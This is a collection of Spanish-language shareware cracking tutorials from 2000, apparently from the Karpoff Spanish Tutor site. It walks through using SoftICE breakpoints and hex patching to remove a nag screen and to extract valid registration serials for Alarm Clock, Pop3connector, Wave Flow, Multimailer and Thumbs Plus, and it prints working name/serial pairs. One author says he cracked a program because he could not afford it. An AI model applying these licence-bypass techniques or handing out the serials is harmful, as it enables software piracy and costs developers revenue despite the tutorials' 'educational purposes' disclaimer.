:0040aba1 e82ad0ffff        call 00407bd0                  ; genera la ventana
:0040aba6 83c404            add esp, 00000004
:0040aba9 85c0              test eax, eax                  ; flag devuelto = 0
:0040abab 7426              jz 0040abd3                    ; muestra la ventana
:0040abad 8b1544234200      mov edx, dword ptr [00422344]  ; si es 1
:0040abb3 a140234200        mov eax, dword ptr [00422340]  ; no la muestra
:0040abb8 6a00              push 00000000
:0040abba 68807d4000        push 00407d80
:0040abbf 52                push edx
:0040abc0 68b4da4100        push 0041dab4                  ; si el demo ha expirado dice lo de
                                                           evaluation time expired!
:0040abc5 50                push eax
:0040abc6 ff15e0924100      call [user32!dialogboxparama]  ; aquí nos paramos
:0040abcc bd01000000        mov ebp, 00000001
:0040abd1 eb29              jmp 0040abfc
:0040abd3 a1a0114200        mov eax, dword ptr [004211a0]
:0040abd8 85c0              test eax, eax
:0040abda 7520              jnz 0040abfc
:0040abdc 8b0d44234200      mov ecx, dword ptr [00422344]
:0040abe2 8b1540234200      mov edx, dword ptr [00422340]
:0040abe8 6a00              push 00000000
:0040abea 68907c4000        push 00407c90
:0040abef 51                push ecx
:0040abf0 68a4da4100        push 0041daa4                  ; texto y título de la ventana
:0040abf5 52                push edx
```

por si acaso borramos todos los break points que hayamos puesto y ponemos uno en el salto (bpx 40abab), pulsamos continuar y si!, salta. invertimos el flag con r fl z y no sale la nag. creo que lo que haremos está claro. deberemos cambiar el jz 0040abd3 a jnz 0040abd3. el offset lo calculamos de la misma manera que lo hicimos antes. abrimos el editor hexadecimal, cambiamos el 74 a 75 y wow!.

fuera nag!!!

finalizando

ahora sólo nos quedaría habilitar la opción de network, pero ese trabajo se los dejo a ustedes como tarea. les comunico una cosa, que este crack que hicimos es el primero de todo el mundo, bueno, el segundo ya que yo lo hice antes.

saludos a:

- mr.jade
- xasx

- karpoff
- skuater
- act mago
- todo [k-for]
- txeli (sigue así!)

quisiera agradecer sobre todo a profesor x ya que sin su apoyo no hubiera crackeado este programa ni escrito estas líneas. gracias profe!. saludos a todos ustedes que leen mis manuales. recuerden, no acepto pedidos de cracks!!!.

nos vemos en el próximo tutorial amigos!,

enjoy!!!

dek_oin/k-for

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Alarm Clock v2.11


PROTECCION:	**Serial**
Objetivo:	Conseguir un número de serie válido
Descripcion:	Es una alarma
Dificultad:	Newbie
DOWNLOAD:	http://www.saltwell.demon.co.uk/software/
Herramientas:	file insPEctor v3.0 y SoftIce v4.05
CRACKER:	**Act Mago** **FECHA:** **08/11/2000**

introduccion

hola amigos, presento mi décimo tutorial.ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com** , como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial seguiremos usando el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

abrimos el programa y lo primero que vemos es esto:



no quieren que se nos olvide que el programa es shareware **:)**

le damos click a **ok** y vamos a la barra de tareas o task bar; hacemos click con el botón derecho del mouse y veremos las opciones entre las que se encuentra **register**, le damos click y estaremos por fin en la caja de registro, la que nos pide los siguientes datos:


registration number:

name:

como siempre hacemos llenamos la caja con nuestro nombre y cualquier serial number, luego damos click en **ok** y por supuesto que el programa no aceptará el número de registro y nos mostrará un mensaje como este...

a continuación... cerramos alarm clock.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrará si está encriptado y también en que leguaje está hecho. abrimos **file inspector v3.0** ,luego vamos a **abrir archivo**, y cuando hayas abierto el ejecutable ac2.exe , luego le damos click a **analizar** y luego a la lengüeta que dice **compilador**...se verá así:



con la información que tenemos creo que el camino más fácil y limpio será usar nuestro querido softice para conseguir un número de serie válido.

a continuación... cerramos **file inspector v3.0**.

usando softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos alarm clock y vamos directamente a la caja de registro en donde introducimos nuestro nombre y cualquier número de serie . todavía no damos click en **ok** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a **ok** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez ---------> **f12** 11 veces, ponemos **bc *** para quitar el bpx y estaremos aquí:

015f: 004571c0 8b45f8 mov eax,[ebp-08]

luego **f10** 2 veces para llegar aquí:

015f: 004571c8 8945fc mov [ebp-04],eax

si aquí colocamos **d eax** la window data se queda en blanco, pero si colocamos **? eax** veremos esto:

0001233321

luego le damos a **f10** 4 veces para llegar aquí...

015f: 004571d8 3b45fc **cmp** eax,[ebp-04]

esta comparación es demasiado sospechosa como para dejarla de lado, por lo tanto colocamos **d eax** y la window data muestra un desorden de letras, entonces colocamos **? eax** y veremos esto...

0000234333

al parecer lo hemos conseguido, pero... cómo estar seguros ?

si presionamos **f10** 1 vez llegaremos a este salto...

015f: 004572db 0f8506010000 jnz 004572e7

si aquí colocamos **r fl z** y luego damos **f5** registraremos el programa pero sólo hasta volver a iniciarlo. como ya sabemos la función de aquella comparación ahora estamos seguros de que el número que hemos obtenido es válido.

entonces la caja de registro quedaría así:

registration number: 234333

name: act mago

mientras escribía este tutorial me registre con otro nombre de usuario por lo tanto la caja quedaría así:

registration number: **234333**

name: **(cualquiera)**

le damos click a **ok** y la caja ha aceptado nuestro código de registro, vamos a **about alarm clock...** y veremos esto:

programa crackeado...

nota:

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. **actmago@hotmail.com**

saludos

- saludos a tnt!crack!team (saludos a **xasx**, no parare **:)**)
- saludos a **dek_oin**.
- saludos y **agradecimientos** a *viper* del grupo **[k-for]**, por el genial **file inspector**.
- saludos a toda la people de tutoriales2000.
- saludos a **profesor x**.
- saludos al lda (**monofeo (gran amigo), flaco (te pillaron! , jaja!!), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **Pop3connector V4.10**

PROTECCION:	**Serial**
Objetivo:	Conseguir un número de serie válido
Descripcion:	para chequear el correo electrónico
Dificultad:	Newbie
DOWNLOAD:	http://members.xoom.com/pop3con
Herramientas:	**Softice 4.05, file insPEctor 3.0**
CRACKER:	**Act MagO** **FECHA:** **08/11/2000**

INTRODUCCION

Introducción

hola amigos, presento mi décimo primer tutorial.ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com** , como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial seguiremos usando el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.


comentario del programa

programa que sirve para chequear el correo electrónico.

el programa es shareware, tiene libre uso de 15 días, por lo que si quieres seguir usándolo después de este período debes registrarte.

contamos con softice...


abrimos el programa y todo se ve normal, no hay nags ni pantallas invitándonos a conseguir un código de registro. pero si vamos a **help** nos encontraremos con la opción **registration**, a la que le damos click y nos encontramos con la caja de registro la que en este caso nos entrega un product id, pero vamos al grano, en mi caso la caja se ve así:



como hacemos siempre llenamos la caja con cualquier dato, le damos click a **register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

a continuación... cerramos pop3connector.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrará si está encriptado y también en que leguaje está hecho. abrimos **file inspector v3.0** ,luego vamos a **abrir archivo**, y cuando hayas abierto el ejecutable pop3_4.exe , luego le damos click a **analizar** y luego a la lengüeta que dice **compilador**...se verá así:



con la información que tenemos creo que el camino más fácil y limpio será usar nuestro querido softice para conseguir un código de registro real.

a continuación... cerramos **file inspector v3.0**.

usando softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos pop3connector y vamos directamente a la caja de registro en donde introducimos nuestro nombre, nuestro e-mail y cualquier código de registro. todavía no damos click en **register** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a **register** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez ---------> **f12** 11 veces, ponemos **bc *** para quitar el bpx y estaremos aquí:

015f: 004aaf9f 8d55f8 lea edx,[ebp-08]

luego **f10** 7 veces para llegar aquí:

015f: 004aafb7 8bc3 mov eax,ebx ---------> **d edx** = actmago@hotmail.com y si colocamos **d ecx** = **1233321** (número falso)

después de ver esto nos damos cuenta que vamos por buen camino... **:)**

ahora presionamos **f10** 3 veces y llegamos aquí:

015f: 004aafc1 8b55f8 mov edx,[ebp-08]

nos paramos aquí y colocamos **d edx** para ver esto...

actmago@hotmail.com

y si colocamos **d eax** veremos esto...

f2344cfa

creo que ya lo tenemos, ahora debemos presionar f10 1 vez para llegar aquí...

015f: 004aafc4 e8278ff5ff call 00403ef0 -------> presionamos **f8** para entrar a inspeccionar esta parte del código.

después de darle a **f8** debemos estar aquí...

015f: 00403ef0 53 push ebx

si aquí colocamos **d edx** veremos esto:

1233321 (mi número de registro falso)

y si colocamos **d eax** veremos esto:

f2344cfa

de aquí en adelante nuestro código y número de registro falso estarán por todas partes.

abajo hay una comparación a la que llegamos presionando **f10** 5 veces.

015f: 00403ef7 39d0 cmp eax,edx --------> **d eax** = **f2344cfa** y si colocamos **d edx** = **1233321**

aquí el programa compara el código verdadero con que hemos introducido.

ya lo hemos hecho, ahora sólo debemos colocar los mismos datos que habíamos colocado entes de entrar al softice pero obviamente variando el código de registro.

en mi caso la caja quedaría así...

product id : 76dc54d6343e20e8

user name: **act mago**

user e-mail: **actmago@hotmail.com**

product key: **f2344cfa**

le damos click a **register** y veremos esto:

programa crackeado...

nota:

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. **actmago@hotmail.com**

saludos

- saludos a **tnt!crack!team** (saludos a **xasx**, no parare **:)**)
- saludos a **dek_oin**.
- saludos y **agradecimientos** a *viper* del grupo **[k-for]** , por el genial **file inspector**.
- saludos a toda la people de **tutoriales2000**.
- saludos a **profesor x**.
- saludos al ldea (**monofeo (gran amigo), flaco (te pillaron! , jaja!!), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Wave Flow v 3.5

PROTECCION:	**Name / Serial**
Objetivo:	Editor de audio y reproductor de CD
Descripcion:	Crea tus propios temas de escritorio
Dificultad:	Newbie
DOWNLOAD:	www.waveflow.com
Herramientas:	file insPEctor v3.0 y Softice 4.05
CRACKER:	**Act Mago** **FECHA:** **08/11/2000**

introduccion

hola amigos, bienvenidos a mi octavo tutorial.ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com** , como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial seguiremos usando el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

potente editor de audio con más de 60 funciones y reproductor de cd. necesitas un editor de audio?ahora con wave flow tendrás un potente y útil editor de audio con una gran variedad de funciones. soporta múltiples ventanas (mdi), tiene una interfaz agradable y visual, y dispone de funciones como eco, reverberación, filtro avanzado (con previsualización del espectro), cambio de velocidad, y multitud de filtros y funciones para la mejora del ruido (tophat, mediana, media,...). soporta los formatos .wav, .snd y .au, que son los más utilizados en internet para el sonido (audio).

comentario sacado desde softonic debido a que no he tenido tiempo para utilizar el programa.

lo que nos interesa... el programa es shareware con un valor de us$ 25.

por suerte contamos con softice.

al atake

abrimos el programa y lo primero que vemos es esto:

hey !! , ya nos dimos cuenta que estos tipos no quieren que se nos olvide que no estamos registrados; ahora le damos click a register y ahora para entrar a la caja de registro le damos click a enter password , ya en la caja insertamos nuestro nombre y número de serie falso, en mi caso:

login: act mago


password: 1233321

como hacemos siempre insertamos cualquier número de serie y le damos click a register y como el programa no es estúpido por supuesto que no aceptará los datos y mostrará algo así...

bonito mensaje...

a continuación...cerramos wave flow.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrara si está encriptado y también en que leguaje está hecho.abrimos **file inspector v3.0** ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (waveflow.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



con la información que tenemos creo que el camino más fácil será usar nuestro querido softice para conseguir un código de registro válido.

a continuación... cerramos **file inspector v3.0**.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos wave flow y vamos directamente a la caja de registro en donde introducimos nuestro nombre y cualquier número de serie. todavía no damos click en register ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a register y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez ---------> **f12** 11 veces, ponemos **bc *** para quitar el bpx y estaremos aquí:

015f: 00471480 8b45f8 mov eax,[ebp-08]

luego **f10** 1 vez para llegar aquí:

015f: 00471483 50 push eax

creo que llegó la hora de preguntar :) , si en esta línea colocamos **d eax** veremos en la window data nuestro código falso, en mi caso:

1233321

a continuación presionamos **f10** 8 veces para llegar aquí...

015f: 00471410 58 pop eax

si aquí colocamos **d edx** veremos en la window data lo siguiente:

285172

al parecer ya lo tenemos, pero cómo podemos estar tán seguros ?

si presionas **f10** 2 veces llegarás aquí...

015f: 004714a6 0f8551010000 jnz v

este salto nos manda más abajo, pero... qué pasaría si invertimos el salto colocando **r fl z** y a continuación presionamos **f5** ?

entonces veremos esto...

nos hemos registrado sin colocar nuestro número de serie recogido en 015f: 00471410 58 pop eax colocando **d edx**, pero...el programa estará registrado al reiniciarlo ?

probemos: cerramos el programa, luego lo abrimos y nos saluda una imagen que dice **registered to: act mago**, eso quiere decir que lo hemos crackeado satisfactoriamente.

el registro se conservó en el programa porque este tiene en el directorio un archivo llamado wavedit.ini, sitio donde coloca el registro, entonces para probar el número que habíamos conseguido en 015f: 00471410 58 pop eax colocando **d edx**, debemos borrar el archivo wavedit.ini .

borramos el archivo, abrimos el programa y aparece la opción register, le damos click y ahora para entrar a la caja de registro le damos click a enter password , ya en la caja insertamos nuestros datos, en mi caso:

login: act mago

password: 285172

damos click en ok y .....

good boy/girl!

registered to: mr. act mago

thanks for registering wave flow.

programa crackeado...y tenemos nuestro propio número de serie.

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a **tnt!**. excelente página, muy buen trabajo...sigan adelante. especialmente a **xasx**, (no pararé **:)**)

saludos a **dek_oin.**

saludos a toda la people de **tutoriales2000**. saludos a **profesor x**.

saludos al l.d.a. (**monofeo (gran amigo), flaco (pastero), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los crackers del mundo.

chao !!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,

lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

act mago 2000

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2000

Programa: Multimailer 3.x.x

PROTECCION:	**Serial.**
Objetivo:	Encontrar el serial.
Descripcion:	El programa sirve para enviar correo masivo por internet, especial para circulares.
Dificultad:	Facililla
DOWNLOAD:	http://www.webfacil.com
Herramientas:	**Softice**
CRACKER:	**vinshuka** **FECHA:** **29/11/2000**

introduccion

el programa sirve para enviar correo masivo por internet, especial para circulares.

se puede obtener desde http://www.webfacil.com.

yo he crackeado este programa por dos motivos, el primero es que aunque tiene un precio moderado yo no tengo para pagarlo y no tengo tarjeta de crédito, lo otro es que desde que vi su primera versión desee crackearlo pero no pude hasta hoy (porque no sabia nada de nada, ahora se casi nada de algo =), este es el primero que crackeo sacándole un numero de serie valido.

al atake

bueno aquí les explico como lo crackie.

(el bpx mas efectivo es el hmemcpy)

ejecuto el winice, corro el multimailer 3.x.x, luego me dirijo a registrarme, introduzco todos los datos que me pide:

nombre de registro: vinshuka (coloca tu nombre)

licencia : 12345678

código de control:stko (por santiasko de shile)

luego hago control+d y aparezco en el winice, coloco bpx hmemcpy presiono enter y control+d.

ahora hago click en aceptar y ahora quiebro en kernel!hmemcpy presiono f11 y aparezco en push word ptr[di], escribo bd* para que no quiebre nuevamente.

ahora voy apretando f10 hasta llegar al código del multimailer (-multimail!code…-) sigo con f10 hasta encontrar la siguiente combrobacion cmp ebx,eax , donde ebx = al numero de licencia que he colocado (12345678), lo compruebo con ?ebx… y eax = al número de licencia valido para mi nombre, en este caso 220705.

sigo con f10 hasta llegar a la pantalla de error.

ahora escribo el numero de licencia válido o sea 220705, presiono control+d y escribo be* o bien be0 (para dejar activo el bpx hmemcpy), control + d y click en aceptar, repito el método del f10, cuando llego a la comprobación del numero de licencia ahora saltamos a 004956ac…

cuando era erróneo ocurría esto

cmp ebx, eax

jz 0049564c (no jump)

sigo lentamente con f10 hasta encontrar la siguiente comprobación:

cmp al,42

jnz 00495874

compruebo con

?al

?42

donde al = s (el primer carácter de mi código de control) y 42 = b(el primer carácter del código de control valido)

ahora con control y flecha abajo busco más comprobaciones parecidas a esta, y me encuentro con las siguientes:

cmp al,43

(mas abajo)

cmp al,4b

(mas abajo)

cmp al,35

(mas abajo)

cmp al,31

ya sé que al = un carácter de nuestro código de control y que 43h =c 4bh=k 35h=5 31h=1

entonces recopilando todos esos al obtengo el código de control que coloque, y en 42,43,4b,35,31 los caracteres del código de control valido, o sea, bck51, pues bien ya tengo el registro valido, pongo bc* (para borrar todos los bpx que tenga) y control+d, ahora introduzco los datos correctos, en este caso

nombre de registro:vinshuka

licencia:220705

código de control:bck51

excelente ya estoy registrado.

(si ponemos menos de 5 caracteres en código de control o menos de 4 el nombre nos mandara directamente a la pantalla de error, revisar esto si te interesa, se puede hacer el generador de llaves, hasta ahora yo no se)

por **vinshuka** santiasko de shile 2mil

dudas o comentarios sobre este ensayo

e-mail: vinshuka@spacemail.com

url : http://vinshuka.tsx.org

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Thumbs Plus 4.10

PROTECCION:	**Name / Serial**
Objetivo:	Obtener nuestro número y los datos para hacer un keygen
Descripcion:	Tratamiento de imágenes (en tamaño real y reducido)
Dificultad:	Facililla
DOWNLOAD:	http://cerious.com ó http://descriptions.newmail.ru/utilities.html (FOSI)
Herramientas:	**Softice**
CRACKER:	**Caos reptante** **FECHA:** **05/12/2000**

introduccion

este programador va de mal en peor. primero daba la clave al registrarse (v.2), posteriormente supongo que mandaba el parche (v.3), en ambos casos concedía un período de prueba. pero ahora ya pide el serial number al instalar el programa. no sé donde vamos a llegar con tanta codicia...

le castigaremos descubriendo nuestro serial number. por cierto: si bajamos el programa de fosi veremos que ya viene con un número, pero nosotros lo queremos registrado a nuestro nombre y además, queremos hacerlo con deportividad. j

como este programa pide el número de registro durante el proceso de instalación, nos obliga a trabajar sobre archivos temporales, por lo que dadas mis notables limitaciones como cracker, dejaremos para otro momento el tema de parchearlo.

así pues, trabajaremos exclusivamente con el softice, sin ayudarnos de ninguna otra herramienta. l

al atake

como he dicho antes, durante el proceso de instalación aparece la correspondiente ventana de registro. debemos introducir el número correcto si queremos continuar. como número, acostumbro a poner el de mi teléfono, es un número que me es familiar y que no se presta a confusión, ya que cadenas del tipo 12345... se encuentran en otros puntos que no tienen que ver con el que nos interesa, y las formadas por números repetidos tienen el inconveniente de no poder saber cual de los números está leyendo el programa en ese momento.¡ah! esta vez no he puesto mi número de teléfono -por modestia naturalmente- o sea que no llaméis preguntando por caos reptante, porque seguramente os mandarán a paseo...

antes de pulsar *next*, pulsaremos *control-d* para que aparezca el sice e introduciremos un breakpoint. probaremos con *bpx getwindowtexta*. pulsar f5 para volver al programa, *next* y ¡¡ploff!! estamos en el sice. otra vez f5 para que lea el código. ahora f12 para que termine de ejecutar la llamada y vuelva al programa principal. (vuelve a la primera) estamos en glkd393, este nombre varía cada vez que se ejecuta el programa de instalación pero el formato es siempre el mismo: gl_nnnn. (con *bpx hmemcpy* también habría funcionado pero el camino hasta aquí hubiera sido más largo).

ahora localicemos en la memoria nuestro nombre y número. pondremos: *s 30:00 l ffffffff 'caos reptante'* y *s 30:00 l ffffffff '932345678'* veremos que el nombre está en 0030:0066e930 y el número en 0030:0066ea30. recordad que si alguno de estos datos está situado en un lugar que no parece el apropiado, podemos seguir buscandolo introduciendo simplemente el comando *s*. el paso siguiente podría consistir en pillar al programa cuando está leyendo el nombre o el número.

